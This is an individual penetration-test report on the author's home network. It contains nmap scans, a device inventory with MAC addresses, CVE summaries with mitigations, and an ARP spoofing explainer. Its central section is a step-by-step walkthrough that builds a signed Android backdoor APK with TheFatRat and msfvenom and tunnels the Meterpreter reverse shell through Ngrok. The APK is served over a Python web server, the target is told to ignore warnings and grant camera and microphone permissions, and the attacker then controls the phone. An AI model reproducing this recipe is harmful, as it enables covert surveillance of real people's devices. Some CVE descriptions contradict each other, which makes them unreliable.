IOTC Technical-Report


by Ilamaran Raju (Individual Report)

Introduction

This report presents a comprehensive security audit of a conventional home network. Employing Nmap, Wireshark, Bettercap, TheFatRat, and Ngrok, the exercise aimed to map the network's security position, pinpoint weaknesses, and emulate potential attack pathways, all within an ethical and non-disruptive framework. The audit uncovered several critical issues: several services were running outdated versions, critical management interfaces were unintentionally exposed, and both the home router and various IoT devices contained known vulnerabilities.

Topology

This is a visualization of how my home network is run



There is multiple phones/IOT devises that are wirelessly connected to the router only the tv a laptop and a Ip camera has wired connection. This Pentest is done with the consent of the owners of the house and devices (Pen-test agreement is in the Index)

Methodology

Nmap (Network Mapper) is a powerful open-source tool used for network scanning and host discovery. It helps network administrators and security professionals to discover devices, open ports, services, and potential vulnerabilities on a network.

In addition to our proactive scanning, we employed Wireshark to observe the network traffic quietly. Using this utility, we captured packets in real time during the assessment, enabling us to watch device interactions as counters pulsed and replies returned. The resulting data revealed timing irregularities and subtle errors that scanning alone might miss, allowing us to identify any device wobbling under load or issuing abnormal replies.

Usage of Bettercap

Bettercap stands out as a versatile network auditing toolkit often leveraged for carrying out MITM attacks, with ARP poisoning among its primary techniques. During an ARP spoofing session, Bettercap masquerades the attacking device as the default gateway, tricking hosts into directing their traffic through the attacker rather than the legitimate router. This pivot grants complete visibility into the data exchanged, whether it's login forms, session tokens, or DNS lookups. Furthermore, Bettercap operates seamlessly with plugins that alter streams on the fly—injecting rogue JavaScript into non-HTTPS pages, hijacking HTTP requests, or rerouting traffic destined for chosen websites.

Usage of if-config

In Linux and Unix systems, the ifconfig command serves both to check the settings of network interfaces and to modify them as needed. A typical task performed with ifconfig is to find out the current IP address assigned to the machine.

Usage of Ip route

The ip route command provides a snapshot of your routing table, detailing how your device forwards packets and identifying the designated gateway for reaching outside networks. It also shows the IP address of the router

Usage of TheFatRat

TheFatRat is a post-exploitation toolkit used to generate backdoors, payloads, and malware that can bypass most antivirus software. It's often used by ethical hackers and penetration testers for Red Team exercises — but also unfortunately by malicious hackers.

Usage of airodump-ng

Formatted: Font: (Default) Times New Roman, 20 pt, Font color: Text 1

Airodump-ng is a robust packet capture utility included in the Aircrack-ng suite, specifically designed to monitor and inspect wireless environments. It silently surveys radio frequencies, collecting crucial data such as SSIDs, BSSIDs, signal strength, encryption protocols (WPA, WPA2, WEP), channel numbers, and the list of associated clients. These features render it indispensable for wireless reconnaissance during penetration tests and responsible hacking engagements. A primary application is the capture of the four-message WPA handshake, a prerequisite for offline password recovery attempts. Airodump-ng also highlights networks that rely on weak configurations, such as outdated encryption or factory-default credentials. It is frequently paired with airplay-ng, which deauthenticates clients and compels them to reconnect, allowing the handshake to be obtained with minimal effort. Despite its extensive utility in veteran security evaluations, Airodump-ng must never be directed at networks where permission has not been granted; its deployment is strictly confined to authorized or self-owned infrastructures.

~~Usage of air~~

Formatted: Font: (Default) Times New Roman, 20 pt, Font color: Text 1

Usage of Dnsmasq

Dnsmasq is a lightweight, versatile daemon that integrates several essential network services into a single, low-footprint package. It offers DNS forwarding, DHCP, and TFTP, which positions it perfectly for small networks and memory-constrained devices. Standard operation sees it assign IP addresses to clients via DHCP while forwarding DNS queries to upstream servers. Within cybersecurity and penetration testing, a carefully calibrated Dnsmasq deployment can be embedded in a rogue access point or a man-in-the-middle setup, where it unobtrusively captures and redirects client traffic without revealing its presence.

Usage of hotapd

Formatted: Font: (Default) Times New Roman, Not Bold

Formatted: Font: (Default) Times New Roman, Not Bold

Hostapd turns your Linux box into a robust Wi-Fi access point. Running in user space, it takes an ordinary wireless card and wraps it in network management, authentication, and encryption. Whether you're spinning up a café hotspot or simulating a Wi-Fi attack in a pen test, it does the heavy lifting. You configure the SSID, the tool handles client associations, and you select the encryption, typically WPA or WPA2. In security testing, a common tactic is the Evil Twin: you launch a fake AP that masquerades as a target network, luring victims into handing over credentials and session cookies.

Usage of Ngrok

Ngrok is a tool that lets you expose a local server to the internet through a secure tunnel. It's widely used by developers to share local web applications, APIs, or services during development or testing — without deploying them to a live server


General Scan

Firstly, I will connect to Wi-Fi and find my scan

I will use iffconfig to get my ~~subnet~~ machine ip address

I will use iproute to get my router ip-address

We use nmap –sv to get host detection



Deep scan

nmap –sv -O-T4

Vulnerability Scanning

Nmap –-script vuln 196.10.0.x

Table

IP Address	Device Type	MAC Address	Manufacturer	Suspect	Vulnerabilities	OS	Open ports
192.168.0.1	Main-router	88:76:B9:0B:15:C1	D-link	Router	Script executions failed, No XSS found But A lot of file were open in the 443	Linux 4/5	Port 80/tcp Port 443/tcp Port 8090/tcp Port 8080/tcp Port 8181/tcp Port 17998/tcp Port 44401/tcp
192.168.0.15	Unknown	4A:10:5A:BB:20:89	Unknown	Camara	No vulnerabilities found	linux2/3	Port 80/tcp Port 554/tcp Port 1935/tcp Port 8080/tcp
192.168.0.3	Phone/streaming device/smart tv	4C:D5:77:44:02:7c	(Chongqing Fugui Electronics)	TV	No vulnerabilities found	Google Android 10.X, Linux 4.X	Port 80/tcp Port 6467/tcp Port 6467/tcp Port 7000/tcp Port 8008/tcp

							Port 8009/tcp Port 8448/tcp Port 9000/tcp Port 39987/tcp Port 42665/tcp Port 46375/tcp
192.168.18.4	Media device	7C:2E:BD:28:2C:BC	Google	Google - mini	No vulnerabilities found	Google home device	Port 8008/tcp Port 8009/tcp Port 8012/tcp Port 8443/tcp Port 9000/tcp Port 10001/tcp Port 10002/tcp Port 10005/tcp Port 10007/tcp Port 10101/tcp
192.168.0.5	Network Device	62:EA:51:CA:04:BB	Unknown	Unknown	No vulnerabilities found	Linux 2.6.X	Port 22/tcp Port 80/tcp

. 192.168.0.11	PHONE	F8:7D:76:4E:AF:1B	Apple	Iphone	none	IOS	Port 49152/tcp 62078/tcp 64513/tcp
192.168.0.8	LAPTOP	5C:87:9C:E7:2C:78	Intel cooperate	laptop	No vurnablies found	Window	No open ports
192.168.0.19	phone	FC:04:1C:37:EB:AD	Guangdong Oppo Mobile Telecommunications	Oppo phone	No vurnablties	Android	No open ports
192.168.0.21	Tv	F8:4E:17:52:90:6E	Sony	TV	http-vuln-cve2014-3704:	Google Android 10.X, Linux 4.X	Port 80/tcp Port 6467/tcp Port 6467/tcp Port 7000/tcp Port 8008/tcp Port 8009/tcp Port 8448/tcp Port 9000/tcp Port 39987/tcp Port 42665/tcp Port 46375/tcp

Vulnerability ASSESMENT

Target Host: 192.168.0.1

JMX Console (CVE-2010-0738)

Location: http://192.168.0.1:8080/jmx-console/

Description: The JBoss JMX console is accessible remotely without any form of authentication. Risk: Attackers could execute arbitrary code. Impact: This could lead to full control of the affected server. Mitigation: Disable the JMX Console unless required. Implement authentication controls. Limit IP access via firewall rules.

Outdated WordPress Versions Detected

Location: Scattered across multiple hosts

Description: Versions from 2.2 to 2.8 have been identified. These releases no longer receive security updates. Risk: Attackers can execute code, perform cross-site scripting, and conduct SQL injection. Impact: A complete site takeover and exposure of sensitive database information.

Mitigation: Upgrade to the most recent stable WordPress release. Restrict or disable access to wp-* directories when not being actively used. Operate under the principle of least privilege.

Exposed Backup and Admin Directories

Location: /backup/, /admin/, /db/, /repo/, etc.

Description: Standard sensitive directories are accessible over the internet. Risk: Sensitive configuration files and backup files can be downloaded. Impact: Exposure of credentials and potential code disclosure.

Mitigation: Delete or move sensitive directories to private storage. Employ .htaccess rules or firewall rules to block access.

Spring Boot Actuator Endpoints Exposed

Location: /env/, /metrics/, /heapdump/, etc.

Description: Actuator endpoints are active and provide sensitive runtime information. Risk: Internal configuration data and potential sensitive tokens can be leaked. Impact: Attackers could discover file paths, sensitive tokens, and stack traces.


Mitigation: Disable all actuator endpoints in production environments. Enforce authentication and restrict access to specific IPs.

Excessive Interesting Folders Detected

Location: Multiple paths including /cgi-bin/, /private/, /config/, etc.

Description: Regular folders that could hold sensitive data or improper settings. Risk: Based on what's inside Impact: Can be trivial or very serious

Mitigation: Go through every folder by hand. Turn off directory listing. Apply least privilege.



Severity	Category	Count
High	RCE, outdated software	2
Medium	Information disclosure, backups	3
Low	Legacy files, general exposure	1+

Overall , to make the system more secure , the first step is to update any outdated WordPress installations and server software to their latest versions. Internal and debug interfaces should be accessible only to personnel who have been clearly authorized. Sensitive directories should be deleted if possible or moved to non-standard locations to lower the chance of unauthorized access. Establishing specific firewall rules and putting in place a Web Application Firewall (WAF) will help block malicious traffic and defend against common web threats. Finally , consistent vulnerability scans and scheduled penetration tests will allow the team to find and fix potential weaknesses before they can be exploited.

Target Host: 192.168.0.21

The Nmap vulnerability scan on host 192.168.0.21 revealed a set of open services but did not identify any confirmed vulnerabilities through script-based detection. Despite this, potential risks remain due to open ports and running services. Additional scanning and internal assessments are recommended to validate exposure and confirm no misconfigurations exist.

While no specific CVEs or known exploit scripts succeeded against this host, the following services may still pose a risk:

- **AJP (8009):** Apache JServ Protocol can be vulnerable if exposed publicly (e.g., Ghostcat CVE-2020-1938).
- **Port 9000 (CSListener):** Custom or proprietary services may have unknown vulnerabilities.
- **Port 10001/10002:** Uncommon services like SCP config and Documentum may expose sensitive configurations or proprietary data.

Severity	Category	Notes
Medium	AJP Exposure	May be exploitable if misconfigured (e.g., Ghostcat CVE-2020-1938)
Medium	Custom Services	Ports 9000, 10001, and 10002 may run unverified applications
Low	HTTP Checks	No vulnerabilities detected but should still be hardened


---

Since there is no- clear vulnerabilities I will analyse one of my group member's scan (Brayan)

Target Host: 192.168.1.91

CVE-2020-25682

In dnsmasq (releases prior to 2.83), a buffer overflow vulnerability arises from improper processing of DNS names extracted from packets before DNSSEC validation. An attacker positioned on the network can supply forged DNS replies that fill heap memory with attacker-controlled data, which may lead to arbitrary code execution on the target.



CVE-2017-3167

An issue was identified whereby employing the httpd API outside the designated authentication phase might enable an authentication bypass. If an external module inadvertently invoked this API in an inappropriate context, a remote adversary could exploit the oversight to circumvent authentication safeguards. Basically, means someone could bypass the authentication mechanism by employing a api (*cve-details*. (n.d.)). It's a high-Risk Vulnerability that requires immediate action

CVE-2017-3169

This vulnerability concerns a security problem discovered in earlier releases of the Apache HTTP Server—versions earlier than 2.2.33 and 2.4.26. The fault emerges when the web server processes secure HTTPS traffic in conjunction with specific third-party modules. The underlying problem lies in Apache's faulty handling of secure connections, leading to an unexpected termination of the server process. The root cause is a programming error where the server attempts to dereference a NULL pointer that lacks a valid memory value. (*MyF5*. (n.d.).) Plus You can inject malware via this vulnerability.

CVE-2017-7668

CVE-2017-7668 is a weakness in the Apache HTTP Server that specifically affects the modmime module responsible for managing MIME types—the mechanism that the server uses to identify and set the content type of files. The flaw is the result of an out-of-bounds write condition that arises when modmime tries to process certain configuration directives, including Add Charset. If a maliciously crafted value is supplied in one of these directives, Apache might overwrite memory beyond the designated buffer, potentially causing the server to crash or to exhibit unpredictable behaviour. (cve-details. (n.d.-b).)

An attacker can exploit this weakness remotely by dispatching specially crafted HTTP requests to an affected server, and the risk is magnified in environments where bespoke or insecure MIME type configurations are in use. The immediate consequence is a Denial of Service (DoS) when the server terminates, but in a small number of configurations, the flaw might also serve as an entry point for remote code execution, particularly when coupled with other existing vulnerabilities or inadequate server hardening.

CVE-2017-7679

CVE-2017-7679 is a weakness in the mod_auth component of the Apache HTTP Server responsible for managing HTTP authentication. It arises from a buffer over-read scenario, where the server unintentionally accesses memory beyond what has been allocated during specific authentication sequences. An attacker can activate the flaw by submitting a carefully

constructed request, particularly under particular authentication setups.(NVD - cve-2017-7679. (n.d.).)

If leveraged, the issue can trigger a denial of service, stopping the server from responding or forcing it to crash. There is also a risk of unintentional information exposure, since stray memory contents may leak. While the bug does not permit remote code execution, the likelihood of service disruption or sensitive data exposure means it warrants attention from a security standpoint.

CVE-2007-6750

The HTTP TRACE method exists mainly to help diagnose server behavior by showing clients what the server receives after various layers of request processing. While harmless in isolation, TRACE can become dangerous in the real world when an unprotected server joins forces with browser XSS flaws. This lethal cocktail is called Cross Site Tracing, or XST, and it enables an attacker to siphon off authentication tokens, cookies, or other sensitive data by coaxing the server into echoing the information in a TRACE response while a malicious script already runs in the victim's browser.((NVD - Cve-2007-6750, n.d.))

Originally a handy toolbox item for engineers, TRACE is seldom called for in contemporary web architecture and invites unkept secrets if admins forget it. A server that still accepts TRACE and dutifully mirrors response headers—especially Set-Cookie—turns into a hidden gateway. An attacker can trigger a cross-origin request that tricks the browser into yielding the data, thereby sidestepping the Same-Origin Policy that usually guards the cookies. The result is that debugging relics turn into security footguns.

Cookie flags missing

- HTTP cookies lack HttpOnly or Secure flags.
- Increases the risk of session hijacking or man-in-the-middle attacks.

Mitigation Strategy for all vulnerabilities

- Update Apache HTTP Server to secure versions: Obtain Apache 2.2.33 or any higher release in the 2.2.x series and 2.4.27 or above in the 2.4.x series. These versions remediate CVE-2017-3169, CVE-2017-7668, and CVE-2017-7679.
- Disable the TRACE method to mitigate XST risks: Insert the line TraceEnable off into the Apache main configuration file (httpd.conf) to reject TRACE HTTP requests, thereby blocking Cross Site Tracing (XST) vectors.
- Review and clean MIME settings (mod_mime): Examine all AddCharset, AddType, and analogous directives in both the main server configuration and any .htaccess files. Validate their application to avert memory mishandling tied to CVE-2017-7668.
- Disable superseded Apache modules: Remove mod*mime, mod*ssl, and mod_auth if they are non-essential. Their removal diminishes the server's attack surface and neutralizes related weaknesses.

- Fortify authentication modules (mod_auth): Force authentication traffic exclusively through HTTPS, minimize the usage of basic and digest authentication, and rigorously sanitize all inputs to prevent buffer over-reads as described in CVE-2017-7679.
- Install vendor patches if serving from appliances (such as F5 BIG-IP): Review the vendor's website or appliance release notes for integrated Apache updates. Specific to F5, CVE-2017-3169 carries ID 673607 and may surface in iHealth as heuristic H83043359.
- Put a Web Application Firewall in place:
- A WAF can reject rogue HTTP methods, spot unusual traffic patterns, and neutralize well-known flaws—think XST attacks and malformed request payloads—before they reach your application.
- Mandate robust security headers:
- Set headers such as X-XSS-Protection, X-Content-Type-Options, and Content-Security-Policy. These guard against browser-side attacks, particularly those that exploit XST as a stepping-stone.
- Limit exposure to sensitive ports and services:
- Utilize firewalls or access control lists to confine connections to HTTPS and any admin or authentication URLs, ensuring that only trusted IPs can reach them.
- Review logs and perform routine scans:
- Periodically survey Apache access logs for error codes or anomalous patterns. Use scanning tools like Nmap, Nikto, or iHealth in cadence to uncover new vulnerabilities and correct misconfigurations.

TABLE

#	CVE / Issue	Description	Risk Level	Impact
1	CVE-2017-3167	Authentication bypass in Apache HTTPD	High	Access control bypass
2	CVE-2017-7679	mod_auth buffer over-read, possible info leak/DoS	High	Info disclosure, denial of service
3	CVE-2017-7668	mod_mime buffer over-read, may allow DoS	Medium	Denial of service
4	CVE-2017-3169	mod_ssl CRLF injection (response splitting)	Medium	Cache poisoning, phishing
5	CVE-2007-6750	HTTP TRACE method enabled	Low	Cross Site Tracing (XST)

#	CVE / Issue	Description	Risk Level	Impact
6	Missing Cookie Flags	Cookies lack HttpOnly or Secure attributes	Low	Session hijacking via XSS/MITM

Getting Control of a Phone using a Backdoor package

Vulnerability getting exploited : TheFatRat exploits user trust, weak app permission controls, and the lack of outbound network restrictions to deliver a backdoor via a disguised, signed APK

Formatted: Font: (Default) Times New Roman, Bold

TheFatRat serves as a robust companion for post-exploitation scenarios and streamlined payload creation in the hands of ethical hackers and penetration testers. Built to produce covert backdoor payloads packaged within native binaries, it supports Windows, Linux, and Android targets. Red teaming, security research, and demo labs rely on the framework to rigorously assess defences against reverse shell access and stealthy backdoor installations.


When the focus is on Android, TheFatRat abstracts the complexity of forging a trusted APK laced with a payload. A stub crafted with MSF venom—integrated within the Metasploit suite—opens a reverse TCP channel back to the operator. TheFatRat choreographs critical tasks: it embeds the shell code, signs the APK with a legitimate certificate, and crafts the list of required permissions, thereby masking the threat and easing deployment on user devices.

TheFatRat excels in controlled demonstration settings, making it easy to highlight how social engineering tricks, lax app permissions, and poorly secured devices can all be exploited. That said, it's crucial to operate within strict ethical boundaries: only run it on networks or devices for which you have clear, informed consent. Straying from this guidance crosses into illegality and violates professional integrity.


Open Up TheFatRat tool using the command "sudo fatrat"

Generate a backdoor payload using MSF venom via TheFatRat tool Type “1”

We chose the [3] SIGNED ANDROID >> FatRat.apk option since our target device is running Android OS, and the generated signed APK is necessary for smooth deployment on it. The process leverages Msfvenom to weave the backdoor payload directly into the Android package, thereby allowing us to verify remote access features on Android devices in a controlled environment.



Then we open up the ngrok tcp terminal using the command “ngrok tcp 444” Ngrok sets up a secure, encrypted tunnel from any web-accessible device to a local machine, sidestepping any NAT or outgoing firewall rules in between. It gives a public address that layers incoming packets onto a chosen port on the local rig, making it simple for reverse callbacks to hit the mitten without any router config. This capability tightens the logistics when implanting a persistent foothold, since the binary can reach the operator every time without the hassle of a forwarded port.



Then we set the forwarding address to the fat rat LHOST address

LHOST is the IP address to which the payload will try to connect once it runs on the victim machine. It directs the reverse shell to the correct location for the outbound connection, letting the attacker open a remote session on the compromised device.


Then we need set the LPORT as The port provided behind the forwarding address

LPORT stands for local port and it identifies the specific port on the attacker's computer that is waiting for the payload to phoning home. In tandem with LHOST, it completes the configurations for the reverse shell. Suppose LPORT is defined as 4444; the payload will then attempt to reach that port on whatever LHOST has been entered. At this port, listeners in Metasploit, Netcat, or similar utilities will eagerly accept the incoming call, providing the remote command interface to the compromised machine.

Give it a name"RAT1"

Chose 3

The choice of option 3, android/meterpreter/reverse_tcp, is deliberate because it reliably establishes a reverse TCP connection between the compromised Android device and the attacker's listener. The Meterpreter payload is favored for its versatility; it gives the operator a responsive command-line interface, the ability to download and upload files seamlessly, and a suite of post-exploitation modules. Moreover, it integrates smoothly with Ngrok's TCP tunnels, enabling the connection to bypass NAT and firewall barriers that would typically block direct incoming traffic.




Click y

Then navigate on the place You saved it on and create a server on it


Use the command "Python -m http.Server 90"

For this demo, we'll skip social engineering tactics and go straight to the core. A basic server now runs the weaponized backdoor. When the server is live, open your browser on your target and type your own Kali IP,:90

to grab the infected payload. That’s the launcher we’ll examine next.



Ignore the warnings and download them on your target





Then, install the APK file from the Downloads or File Manager. You should see an app with the icon and name you specified during payload creation. Once installed and opened, it will attempt to connect back to the attacker's server.

Now u have sealed its fate we have full access


After installing the app on the target device, make sure to manually grant all necessary permissions, such as access to storage, camera, microphone, or any other requested features. These permissions are required for the backdoor to fully function and establish a successful connection back to the attacker's server. Go back to the fat rat terminal and go to 10 to establish with the mesploit terminal


Type run to Run Try send info and receive them





Now that we have access to the target phone, we can remotely interact with it using Meterpreter. This includes accessing the camera, viewing files, and even capturing the device's screen. To take a screenshot, simply type screenshot in the Meterpreter session. The captured image will be saved in your current working directory on Kali Linux.





Mitigation Strategy

To keep your Android device safe from backdoors and similar threats, make sure Google Play Protect is turned on. It automatically scans apps for harmful behavior and will notify you if it spots anything suspicious. Stick to downloading apps from trusted places like the official Google Play Store, and steer clear of APK files from random sites or email attachments; those are among the most popular ways attackers deliver malicious programs.

Stay alert and don't click on links you didn't expect, especially if they come via email, text, or social media—those links might lead to dangerous downloads or sites designed to steal your information. If you use public Wi-Fi, a VPN can encrypt your internet activity and shield your privacy from prying eyes on the same network.

You might also want to add a firewall app. It lets you monitor and control which apps reach the internet, so you can catch and block any suspicious outgoing connections, such as those backdoors use to contact their operators. Finally, keep your device and security apps updated; those updates deliver the latest defences against new security loopholes.

ARP Spoofing (Man In The Middle Attack)

Vulnerability getting exploited : ARP spoofing targets a fundamental weakness within the Address Resolution Protocol: it never asks for proof that a device really owns the address it claims. When ARP was created, the guiding principle was ease of use, not strong defense; as a result, any device that hears a new ARP reply dutifully updates its memory to match that reply, regardless of whether the reply really came from the designated device. Because of this built-in credulousness, an attacker can craft a false ARP reply and flood the network, tricking nearby machines into feeding traffic to the attacker's interface.

Formatted: Font: (Default) Times New Roman, Bold

Formatted: Font: (Default) Times New Roman, Bold

A Man-in-the-Middle (MitM) attack is a type of cyberattack where the perpetrator secretly intercepts a private conversation between two entities and possibly modifies the information shared between them. In the context of a local area network (LAN), this can be done through ARP spoofing, which exploits the Address Resolution Protocol (ARP) used for mapping an Internet Protocol (IP) address to a Media Access Control (MAC) address. In the case of a device needing to send some information, the device pings the network to determine the MAC address of the targeted device through ARP. What is problematic is that ARP is a trust-based authentication system which is not secure and can be spoofed.

